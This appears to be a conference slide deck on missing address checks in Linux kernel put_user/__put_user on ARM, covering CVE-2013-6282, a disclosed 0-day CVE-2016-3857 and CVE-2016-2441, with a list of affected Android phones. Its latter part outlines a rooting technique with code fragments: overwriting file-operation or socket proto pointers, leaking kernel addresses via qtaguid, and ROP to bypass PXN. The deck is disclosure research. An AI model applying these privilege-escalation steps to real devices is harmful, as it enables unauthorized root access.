Devil is in the Details: Revealing How Linux Kernel *put_user* at Risk

Edward Lo and Chiachih Wu

C0RE Team

About Us

- 羅元琮 (Edward)
  - 奇虎 360 安全研究開發工程師
  - 專職內核漏洞挖掘與利用
  - “360 超級 ROOT” 技術負責人
- 吳家志 (@chiachih_wu)
  - 奇虎 360 安全研究開發工程師
  - Android/Linux 系統安全研究
  - C0RE Team (c0reteam.org) 創始成員

In the Summer of 2013 …

CVE-2012-4220 (diag)

CVE-2012-6422 (ExynosAbuse)

CVE-2013-2597 (acdb)

CVE-2013-2094 (perf_swevent_init)

CVE-2013-6123 (video100)

Nothing Beats HTC Desire V (t328w)!

cvedetails.com

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
1999	19	7		3						1		2			
2000	5	3										1			
2001	23	7								4		3			
2002	15	3		1						1	1				
2003	19	8		2						1	3	4			
2004	51	20	5	12							5	12			
2005	133	90	19	19	1					6	5	7			
2006	90	61	5	7	7			2		5	3	3			
2007	63	41	2	8						3	7	7			1
2008	70	44	3	17	4					4	6	10			4
2009	105	66	2	22	7					8	11	22			4
2010	124	67	3	16	7					8	30	14			5
2011	83	62	1	21	10					1	21	9			1
2012	115	83	4	25	10					6	19	11			
2013	189	101	6	41	13					11	57	26			6

cvedetails.com

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2009-4004	119		DoS Overflow +Priv Mem. Corr.	2009-11-19	2012-03-19	7.2	None	Local	Low	Not required	Complete	Complete	Complete
Buffer overflow in the kvm_vcpu_ioctl_x86_setup_mce function in arch/x86/kvm/x86.c in the KVM subsystem in the Linux kernel before 2.6.32-rc7 allows local users to cause a denial of service (memory corruption) or possibly gain privileges via a KVM_X86_SETUP_MCE IOCTL request that specifies a large number of Machine Check Exception (MCE) banks.														
2	CVE-2009-3725	264		+Priv Bypass	2009-11-06	2012-03-19	7.2	None	Local	Low	Not required	Complete	Complete	Complete
The connector layer in the Linux kernel before 2.6.31.5 does not require the CAP_SYS_ADMIN capability for certain interaction with the (1) uvesafb, (2) pohmelfs, (3) dst, or (4) dm subsystem, which allows local users to bypass intended access restrictions and gain privileges via calls to functions in these subsystems.														
3	CVE-2009-3640	20		DoS +Priv	2009-10-29	2012-03-19	4.9	None	Local	Low	Not required	None	None	Complete
The update_cr8_intercept function in arch/x86/kvm/x86.c in the KVM subsystem in the Linux kernel before 2.6.32-rc1 does not properly handle the absence of an Advanced Programmable Interrupt Controller (APIC), which allows local users to cause a denial of service (NULL pointer dereference and system crash) or possibly gain privileges via a call to the kvm_vcpu_ioctl function.														
4	CVE-2009-3624	310		DoS +Priv	2009-11-02	2012-03-19	4.6	None	Local	Low	Not required	Partial	Partial	Partial
The get_instantiation_keyring function in security/keys/keyctl.c in the KEYS subsystem in the Linux kernel before 2.6.32-rc5 does not properly maintain the reference count of a keyring, which allows local users to gain privileges or cause a denial of service (OOPS) via vectors involving calls to this function without specifying a keyring by ID, as demonstrated by a series of keyctl request2 and keyctl list commands.														
5	CVE-2009-3620	20		DoS +Priv	2009-10-22	2012-03-19	4.9	None	Local	Low	Not required	None	None	Complete
The ATI Rage 128 (aka r128) driver in the Linux kernel before 2.6.31-git11 does not properly verify Concurrent Command Engine (CCE) state initialization, which allows local users to cause a denial of service (NULL pointer dereference and system crash) or possibly gain privileges via unspecified ioctl calls.														
6	CVE-2009-3547	362		DoS +Priv	2009-11-04	2013-08-20	6.9	None	Local	Medium	Not required	Complete	Complete	Complete
Multiple race conditions in fs/pipe.c in the Linux kernel before 2.6.32-rc6 allow local users to cause a denial of service (NULL pointer dereference and system crash) or gain privileges by attempting to open an anonymous pipe via a /proc/*/fd/ pathname.														
7	CVE-2009-3286	264		+Priv	2009-09-22	2012-03-19	4.6	None	Local	Low	Not required	Partial	Partial	Partial
NFSv4 in the Linux kernel 2.6.18, and possibly other versions, does not properly clean up an inode when an O_EXCL create fails, which causes files to be created with insecure settings such as setuid bits, and possibly allows local users to gain privileges, related to the execution of the do_open_permission function even when a create fails.														
8	CVE-2009-3080			DoS +Priv	2009-11-20	2012-03-19	7.2	None	Local	Low	Not required	Complete	Complete	Complete
Array index error in the gdth_read_event function in drivers/scsi/gdth.c in the Linux kernel before 2.6.32-rc8 allows local users to cause a denial of service or possibly gain privileges via a negative event index in an IOCTL request.														
9	CVE-2009-3043	399		DoS +Priv	2009-09-02	2012-03-19	4.9	None	Local	Low	Not required	None	None	Complete
The tty_ldisc_hangup function in drivers/char/tty_ldisc.c in the Linux kernel 2.6.31-rc before 2.6.31-rc8 allows local users to cause a denial of service (system crash, sometimes preceded by a NULL pointer dereference) or possibly gain privileges via certain pseudo-terminal I/O activity, as demonstrated by KernelTtyTest.c.														
10	CVE-2009-2848			DoS +Priv Mem. Corr.	2009-08-18	2013-01-22	4.7	None	Local	Medium	Not required	None	None	Complete
The execve function in the Linux kernel, possibly 2.6.30-rc6 and earlier, does not properly clear the current->clear_child_tid pointer, which allows local users to cause a denial of service (memory corruption) or possibly gain privileges via a clone system call with CLONE_CHILD_SETTID or CLONE_CHILD_CLEARTID enabled, which is not properly handled during thread creation and exit.														
11	CVE-2009-2767	119		DoS Overflow +Priv	2009-08-14	2012-03-19	7.2	Admin	Local	Low	Not required	Complete	Complete	Complete
The init_posix_timers function in kernel/posix-timers.c in the Linux kernel before 2.6.31-rc6 allows local users to cause a denial of service (OOPS) or possibly gain privileges via a CLOCK_MONOTONIC_RAW clock_nanosleep call that triggers a NULL pointer dereference.														

CVE-2009-2848

```
4) If this new program creates some threads, and initial thread exits,
kernel will attempt to clear the integer pointed by
current->clear_child_tid from mm_release() :

        if (tsk->clear_child_tid
            && !(tsk->flags & PF_SIGNALED)
            && atomic_read(&mm->mm_users) > 1) {
                u32 __user * tidptr = tsk->clear_child_tid;
                tsk->clear_child_tid = NULL;

                /*
                 * We don't check the error code - if userspace has
                 * not set up a proper pointer then tough luck.
                 */
<< here >>      put_user(0, tidptr);
                sys_futex(tidptr, FUTEX_WAKE, 1, NULL, NULL, 0);
        }

5) OR : if new program is not multi-threaded, but spied by /proc/pid
users (ps command for example), mm_users > 1, and the exiting program
could corrupt 4 bytes in a persistent memory area (shm or memory mapped
file)

If current->clear_child_tid points to a writeable portion of memory of
the new program, kernel happily and silently corrupts 4 bytes of memory,
with unexpected effects.
```

put_user(x, addr) on ARM32

- "addr" is checked by Hardware with STRT/STRBT/STRHT Instructions
- When CONFIG_CPU_USE_DOMAINS is not set, put_user() = Arbitrary Memory Write

```
/*
 * Generate the T (user) versions of the LDR/STR and related
 * instructions
 */
#ifdef CONFIG_CPU_USE_DOMAINS
#define TUSER(instr)    instr ## t
#else
#define TUSER(instr)    instr
#endif
```

Missing access checks in put_user/get_user kernel API (CVE-2013-6282)

Release Date:

November 14, 2013

Affected Projects:

Android for MSM, Firefox OS for MSM, QRD Android

Advisory ID:

QCIR-2013-00010-1

CVE ID(s):

CVE-2013-6282

Summary:

The following security vulnerability has been identified in the Linux kernel API.

CVE-2013-6282:

The get_user and put_user API functions of the Linux kernel fail to validate the target address when being used on ARM v6k/v7 platforms. This functionality was originally implemented and controlled by the domain switching feature (CONFIG_CPU_USE_DOMAINS), which has been deprecated due to architectural changes. As a result, any kernel code using these API functions may introduce a security issue where none existed before. This allows an application to read and write kernel memory to, e.g., escalated privileges.

In the Spring of 2014 …

author	Mathieu Desnoyers <mathieu.desnoyers@efficios.com>	2013-09-11 21:23:18 (GMT)
committer	Linus Torvalds <torvalds@linux-foundation.org>	2013-09-11 22:58:18 (GMT)
commit	3ddc5b46a8e90f3c9251338b60191d0a804b0d92 (patch)	
tree	5c76cd730cb94e75f30953d6cd1aed9386fcee37	
parent	20d0e57017b69e7e4ae7166c43f3a3f023ab9702 (diff)	

kernel-wide: fix missing validations on __get/__put/__copy_to/__copy_from_user()

```
I found the following pattern that leads in to interesting findings:

  grep -r "ret.*|=.*__put_user" *
  grep -r "ret.*|=.*__get_user" *
  grep -r "ret.*|=.*__copy" *

The __put_user() calls in compat_ioctl.c, ptrace compat, signal compat,
since those appear in compat code, we could probably expect the kernel
addresses not to be reachable in the lower 32-bit range, so I think they
might not be exploitable.
```

What if I do "grep –r __put_user *" ?

CAUTION: __*put_user*.*() = Arbitrary Memory Write

```
#define __put_user(x,ptr)                               \
({                                                      \
    long __pu_err = 0;                                  \
    __put_user_err((x),(ptr),__pu_err);                 \
    __pu_err;                                           \
})

#define __put_user_error(x,ptr,err)                     \
({                                                      \
    __put_user_err((x),(ptr),err);                      \
    (void) 0;                                           \
})

#define __put_user_err(x,ptr,err)                       \
do {                                                    \
    unsigned long __pu_addr = (unsigned long)(ptr);     \
    __typeof__(*(ptr)) __pu_val = (x);                  \
    __chk_user_ptr(ptr);                                \
    switch (sizeof(*(ptr))) {                           \
    case 1: __put_user_asm_byte(__pu_val,__pu_addr,err);    break;  \
    case 2: __put_user_asm_half(__pu_val,__pu_addr,err);    break;  \
    case 4: __put_user_asm_word(__pu_val,__pu_addr,err);    break;  \
    case 8: __put_user_asm_dword(__pu_val,__pu_addr,err);   break;  \
```

```c
#define __put_user_asm_word(x,__pu_addr,err)              \
    __asm__ __volatile__(                                 \
    "1: " TUSER(str) "  %1,[%2],#0\n"                     \
    "2:\n"                                                \
    "   .pushsection .fixup,\"ax\"\n"                     \
    "   .align  2\n"                                      \
    "3: mov %0, %3\n"                                     \
    "   b   2b\n"                                         \
    "   .popsection\n"                                    \
    "   .pushsection __ex_table,\"a\"\n"                  \
    "   .align  3\n"                                      \
    "   .long   1b, 3b\n"                                 \
    "   .popsection"                                      \
    : "+r" (err)                                          \
    : "r" (x), "r" (__pu_addr), "i" (-EFAULT)             \
    : "cc")
```

Timetable

Date	Event	put_user of Upstream Kernel	put_user of Android Kernel	__put_user_* w/o explicit address validations
2010-11-04	T macro and CONFIG_CPU_USE_DOMAINS is upstreamed	Vulnerable	Vulnerable	Vulnerable
2012-01-25	T macro is renamed to TUSER	Vulnerable	Vulnerable	Vulnerable
2012-09-09	!CONFIG_CPU_USE_DOMAINS case is fixed		Vulnerable	Vulnerable
2013-07	put_user vulnerability is identified by us through clone()		Vulnerable	Vulnerable
2013-09-11	The incomplete patch to fix __put_user_* vulnerability is upstreamed		Vulnerable	Vulnerable
2013-11-14	Most Android OS maintainers start merging the patch to fix !CONFIG_CPU_USE_DOMAINS case (CAF disclose the details of CVE-2013-6282)			Vulnerable
2016-7-31	__put_user_* vulnerability is identified by us through code/patches auditing			Vulnerable

0-day

- We identify a 0-day in the ARM/Linux kernel (CVE-2016-3857)

(cont’d)

- Up to present we have identified that two Google Nexus phones are vulnerable: Nexus 4, and Nexus 7 (2013 version)
- Besides, the Huawei Honor 4X/6/6 Plus series, Huawei Ascend Mate7 series, and some other models of Huawei, Lenovo, Meizu, OPPO, Samsung, Sony, Xiaomi devices are also vulnerable

(cont’d)

Vendor	Series	Model
Google	Nexus	Nexus 4 (“mako”), Nexus 7 (“flo”)
Huawei	Ascend Mate 7	MT7-CL00/TL00/TL10/UL00
	Mate 1 / 2	MT1-T00 / MT1-U06 / MT2-C00 / MT2-L01…
	Honor 4X	CHE2-TL00 / TL00M / TL00H /UL00
	Honor 6	H60-L01/L02/L03/L11/L12/L21
	Honor 6 Plus	PE-TL10/TL20/UL00
	MediaPad	X1 7.0
Lenovo		A390t/A750e
Meizu	MX	M032
	MX2	M040/045
	MX3	M351/353/355/356
OPPO	Find 5	X909/X909T
Samsung	Galaxy Trend	GT-S7568/SCH-I879
	Galaxy Trend II	GT-S7572/GT-S7898/SCH-I739
	Galaxy Tab 3 7.0	SM-T211
	Galaxy Core	GT-I8262D
Sony	Xperia	LT26i/26ii/26w
Xiaomi	MI 2	2/2A/2C/2S/2SC

(cont'd)

- Now we have a arbitrary mem r/w, then?
- In Linux kernel, most user operations will direct to the struct file_operations

```
struct file_operations {
        struct module *owner;
        loff_t (*llseek) (struct file *, loff_t, int);
        ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
        ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);
        ssize_t (*aio_read) (struct kiocb *, const struct iovec *, unsigned long, loff_t);
        ssize_t (*aio_write) (struct kiocb *, const struct iovec *, unsigned long, loff_t);
        int (*readdir) (struct file *, void *, filldir_t);
        unsigned int (*poll) (struct file *, struct poll_table_struct *);
        long (*unlocked_ioctl) (struct file *, unsigned int, unsigned long);
        long (*compat_ioctl) (struct file *, unsigned int, unsigned long);
        int (*mmap) (struct file *, struct vm_area_struct *);
        int (*open) (struct inode *, struct file *);
        int (*flush) (struct file *, fl_owner_t id);
        int (*release) (struct inode *, struct file *);
        int (*fsync) (struct file *, loff_t, loff_t, int datasync);
        int (*aio_fsync) (struct kiocb *, int datasync);
        int (*fasync) (int, struct file *, int);
        int (*lock) (struct file *, int, struct file_lock *);
```

(cont’d)

- There are several targets could be our victim (i.e., every user can open and operate on it)
  - /dev/ptmx、/dev/binder、/dev/ashmem…

```
shell@PD1510:/ $ ls -l /dev/ashmem /dev/binder /dev/ptmx
ls -l /dev/ashmem /dev/binder /dev/ptmx
crw-rw-rw- root     root      10,  61 1970-02-03 04:57 ashmem
crw-rw-rw- root     root      10,  62 1970-02-03 04:57 binder
crw-rw-rw- root     root       5,   2 2016-07-07 16:49 ptmx
```

```
c14751e4 b __key.23625
c14751e4 b __key.23626
c14751e8 b tty_ldiscs
c1475260 b ptm_driver
c1475260 b __key.19849
c1475260 b __key.19850
c1475260 b __key.19851
c1475260 b __key.19852
c1475260 b __key.19853
c1475264 b pts_driver
c1475268 b ptmx_fops
```

(cont'd)

- With the info we need, we can modify any member in the fops, and trigger
  - modify .fsync in ptmx_fops to our shell code
  - trigger it by open /dev/ptmx, and fsync(fd)
    - fsync(fd)→do_fsync()→vfs_fsync()→vfs_fsync_range() →file->f_op->fsync()...

```
static int do_exploit(void)
{
        int fd;
        if (-1 == (fd = open("/dev/ptmx", O_WRONLY))) {
                ERR("[-] can't open ptmx");
                return -3;
        }
        fsync(fd);
        close(fd);
        return 0;
}
```

(cont'd)

- To sum up, if we want to root a phone
  - A vulnerability to modify it to shell code address
  - Collect symbol, e.g., address of ptmx_fops
  - Overwrite your target function
  - Trigger!
- So I have to collect 1000 phones' symbol if I want to root them? Hmm…
  - Time is money, and we are all lazy right?

(cont’d)

- With info leak, we may be able to write a universal exploit without any symbol knowledge (CVE-2016-3809)
  - Refer to http://ppt.cc/yIzVS for more detail

- Whenever a socket is opened within Android, it is tagged using a netfilter driver called "qtaguid"

(cont'd)

- It also exposes a control interface, let user query the current sockets and their tags

- The interface is a world-accessible file, under */proc/net/xt_qtaguid/ctrl*

```
shell@PD1510:/ $ ls -l /proc/net/xt_qtaguid/ctrl
-rw-rw-rw- root     net_bw_acct       0 2016-07-14 12:53 ctrl
```

(cont'd)

- Reading this file reveals the kernel virtual address for each of the sockets

```
shell@PD1510:/ $ cat /proc/net/xt_qtaguid/ctrl
sock=d5399700 tag=0xc13d28e90000278b (uid=10123) pid=6196 f_count=1
sock=d5399cc0 tag=0xc13d28e90000278b (uid=10123) pid=6196 f_count=1
sock=d539a280 tag=0x8a73ec8000002732 (uid=10034) pid=6945 f_count=1
sock=d539b3c0 tag=0x8a73ec8000002732 (uid=10034) pid=6945 f_count=1
sock=d539c500 tag=0x7fb989500000278b (uid=10123) pid=6196 f_count=1
sock=d539e780 tag=0x8a73ec8000002732 (uid=10034) pid=6945 f_count=1
sock=d539f300 tag=0xc6a80e1c0000278b (uid=10123) pid=6196 f_count=1
sock=d7a70000 tag=0xc6a80e1c0000278b (uid=10123) pid=6196 f_count=1
sock=d7a778c0 tag=0xc6a80e1c0000278b (uid=10123) pid=6196 f_count=1
sock=d7bd0000 tag=0xc13d28e90000278b (uid=10123) pid=6196 f_count=1
sock=d7bd0b80 tag=0x7fb989500000278b (uid=10123) pid=6196 f_count=1
sock=d7bd1140 tag=0x8a73ec8000002732 (uid=10034) pid=6945 f_count=1
sock=d7bd1700 tag=0x7fb989500000278b (uid=10123) pid=6196 f_count=1
sock=d7bd1cc0 tag=0x7fb989500000278b (uid=10123) pid=6196 f_count=1
sock=d7bd2280 tag=0xc6a80e1c0000278b (uid=10123) pid=6196 f_count=1
sock=d7bd2840 tag=0x7fb989500000278b (uid=10123) pid=6196 f_count=1
```

(cont'd)

- So what is this sock=xxxxxxxx actually?
  - Every open socket is a struct socket in kernel
  - Every socket has a struct sock, the network layer representation

```
struct socket {
        socket_state            state;

        kmemcheck_bitfield_begin(type);
        short                   type;
        kmemcheck_bitfield_end(type);

        unsigned long           flags;

        struct socket_wq __rcu  *wq;

        struct file             *file;
        struct sock             *sk;
        const struct proto_ops  *ops;
};
```

```
struct sock {
        /*
         * Now struct inet_timewait_sock also uses sock_common, s
         * don't add nothing before this first member (__sk_comm
         */
        struct sock_common      __sk_common;
#define sk_node                 __sk_common.skc_node
#define sk_nulls_node           __sk_common.skc_nulls_node
#define sk_refcnt               __sk_common.skc_refcnt
#define sk_tx_queue_mapping     __sk_common.skc_tx_queue_mapping

#define sk_dontcopy_begin       __sk_common.skc_dontcopy_begin
#define sk_dontcopy_end         __sk_common.skc_dontcopy_end
#define sk_hash                 __sk_common.skc_hash
#define sk_portpair             __sk_common.skc_portpair
#define sk_num                  __sk_common.skc_num
#define sk_dport                __sk_common.skc_dport
#define sk_addrpair             __sk_common.skc_addrpair
#define sk_daddr                __sk_common.skc_daddr
#define sk_rcv_saddr            __sk_common.skc_rcv_saddr
#define sk_family               __sk_common.skc_family
#define sk_state                __sk_common.skc_state
#define sk_reuse                __sk_common.skc_reuse
#define sk_reuseport            __sk_common.skc_reuseport
#define sk_ipv6only             __sk_common.skc_ipv6only
#define sk_bound_dev_if         __sk_common.skc_bound_dev_if
#define sk_bind_node            __sk_common.skc_bind_node
#define sk_prot                 __sk_common.skc_prot
```

(cont'd)

```
struct sock {
        /*
         * Now struct inet_timewait_sock also uses sock_common, s
         * don't add nothing before this first member (__sk_commo
         */
        struct sock_common      __sk_common;
#define sk_node                 __sk_common.skc_node
#define sk_nulls_node           __sk_common.skc_nulls_node
#define sk_refcnt               __sk_common.skc_refcnt
#define sk_tx_queue_mapping     __sk_common.skc_tx_queue_mapping

#define sk_dontcopy_begin       __sk_common.skc_dontcopy_begin
#define sk_dontcopy_end         __sk_common.skc_dontcopy_end
#define sk_hash                 __sk_common.skc_hash
#define sk_portpair             __sk_common.skc_portpair
#define sk_num                  __sk_common.skc_num
#define sk_dport                __sk_common.skc_dport
#define sk_addrpair             __sk_common.skc_addrpair
#define sk_daddr                __sk_common.skc_daddr
#define sk_rcv_saddr            __sk_common.skc_rcv_saddr
#define sk_family               __sk_common.skc_family
#define sk_state                __sk_common.skc_state
#define sk_reuse                __sk_common.skc_reuse
#define sk_reuseport            __sk_common.skc_reuseport
#define sk_ipv6only             __sk_common.skc_ipv6only
#define sk_bound_dev_if         __sk_common.skc_bound_dev_if
#define sk_bind_node            __sk_common.skc_bind_node
#define sk_prot                 __sk_common.skc_prot
```

```
struct sock_common {
        /* skc_daddr and skc_rcv_saddr must be grouped on a
         * address on 64bit arches : cf INET_MATCH()
         */
        union {
                __addrpair      skc_addrpair;
                struct {
                        __be32  skc_daddr;
                        __be32  skc_rcv_saddr;
                };
        };
        union  {
                unsigned int    skc_hash;
                __u16           skc_u16hashes[2];
        };
        /* skc_dport && skc_num must be grouped as well */
        union {
                __portpair      skc_portpair;
                struct {
                        __be16  skc_dport;
                        __u16   skc_num;
                };
        };

        unsigned short          skc_family;
        volatile unsigned char  skc_state;
        unsigned char           skc_reuse:4;
        unsigned char           skc_reuseport:1;
        unsigned char           skc_ipv6only:1;
        int                     skc_bound_dev_if;
        union {
                struct hlist_node       skc_bind_node;
                struct hlist_nulls_node skc_portaddr_node;
        };
        struct proto            *skc_prot;
```

```
struct proto {
        void                    (*close)(struct sock *sk,
                                        long timeout);
        int                     (*connect)(struct sock *sk,
                                        struct sockaddr *uaddr,
                                        int addr_len);
        int                     (*disconnect)(struct sock *sk, int flags);

        struct sock *           (*accept)(struct sock *sk, int flags, int *err);
```

(cont'd)

```
SYSCALL_DEFINE5(getsockopt, int, fd, int, level, int, optname,
                char __user *, optval, int __user *, optlen)
{
        int err, fput_needed;
        struct socket *sock;

        sock = sockfd_lookup_light(fd, &err, &fput_needed);
        if (sock != NULL) {
                err = security_socket_getsockopt(sock, level, optname);
                if (err)
                        goto out_put;

                if (level == SOL_SOCKET)
                        err =
                            sock_getsockopt(sock, level, optname, optval,
                                            optlen);
                else
                        err =
                            sock->ops->getsockopt(sock, level, optname, optval,
                                                  optlen);
```


```
const struct proto_ops inet_stream_ops = {
        .family            = PF_INET,
        .owner             = THIS_MODULE,
        .release           = inet_release,
        .bind              = inet_bind,
        .connect           = inet_stream_connect,
        .socketpair        = sock_no_socketpair,
        .accept            = inet_accept,
        .getname           = inet_getname,
        .poll              = tcp_poll,
        .ioctl             = inet_ioctl,
        .listen            = inet_listen,
        .shutdown          = inet_shutdown,
        .setsockopt        = sock_common_setsockopt,
        .getsockopt        = sock_common_getsockopt,
```

```
int sock_common_getsockopt(struct socket *sock, int level, int optname,
                           char __user *optval, int __user *optlen)
{
        struct sock *sk = sock->sk;

        return sk->sk_prot->getsockopt(sk, level, optname, optval, optlen);
}
```

(cont'd)

- To sum up, with info leak we can
  - Find sock address
  - Use vulnerability to overwrite its proto, let it point to your fake struct proto
  - Trigger!



(cont’d)

- On some ARM32 and all ARM64 phones, PxN is enabled
  - No user mode shell code
  - But it’s legal if control flow is still in kernel space (ROP)
  - Say if we call a function with at least 4 parameters

```
ffffffc00009bc38:       aa0303e0        mov     x0, x3
ffffffc00009bc3c:       f9400863        ldr     x3, [x3,#16]
ffffffc00009bc40:       d63f0060        blr     x3
```

(cont’d)

- In addition to CVE-2016-3857, we also identify a similar problem in Qualcomm’s debug module named “msm-buspm”. This finding had been confirmed as CVE-2016-2441
- The debug module exports a device node, “/dev/msm-buspm-dev”. Fortunately, not every user can open / operate on it

(cont'd)

```
static long
msm_buspm_dev_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
{
    struct buspm_xfer_req xfer;
    struct buspm_alloc_params alloc_data;
    unsigned long paddr;
    int retval = 0;
    void *buf = msm_buspm_dev_get_vaddr(filp);
    unsigned int buflen = msm_buspm_dev_get_buflen(filp);
    unsigned char *dbgbuf = buf;

    if (_IOC_TYPE(cmd) != MSM_BUSPM_IOC_MAGIC) {
        pr_err("Wrong IOC_MAGIC.Exiting\n");
        return -ENOTTY;
    }

    switch (cmd) {
    case MSM_BUSPM_IOC_FREE:
        pr_debug("cmd = 0x%x (FREE)\n", cmd);
        msm_buspm_dev_free(filp);
        break;

    case MSM_BUSPM_IOC_ALLOC:
        pr_debug("cmd = 0x%x (ALLOC)\n", cmd);
        retval = __get_user(alloc_data.size, (size_t __user *)arg);

        if (retval == 0)
            retval = msm_buspm_dev_alloc(filp, alloc_data);
        break;

    case MSM_BUSPM_IOC_RD_PHYS_ADDR:
        pr_debug("Read Physical Address\n");
        paddr = msm_buspm_dev_get_paddr(filp);
        if (paddr == 0L) {
            retval = -EINVAL;
        } else {
            pr_debug("phys addr = 0x%lx\n", paddr);
            retval = __put_user(paddr,
                (unsigned long __user *)arg);
        }
        break;
```

Conclusion

- We can always get into the old fixes and dig new things out since those fixes are written by human beings and they may err as well

- copy_from_user / copy_to_user
  - __copy_from_user / __copy_to_user
  - __copy_from_user_inatomic / __copy_to_user_inatomic
  - Maybe more?

Q & A

Edward Lo <computernik@gmail.com>
Chiachih Wu <@chiachih_wu>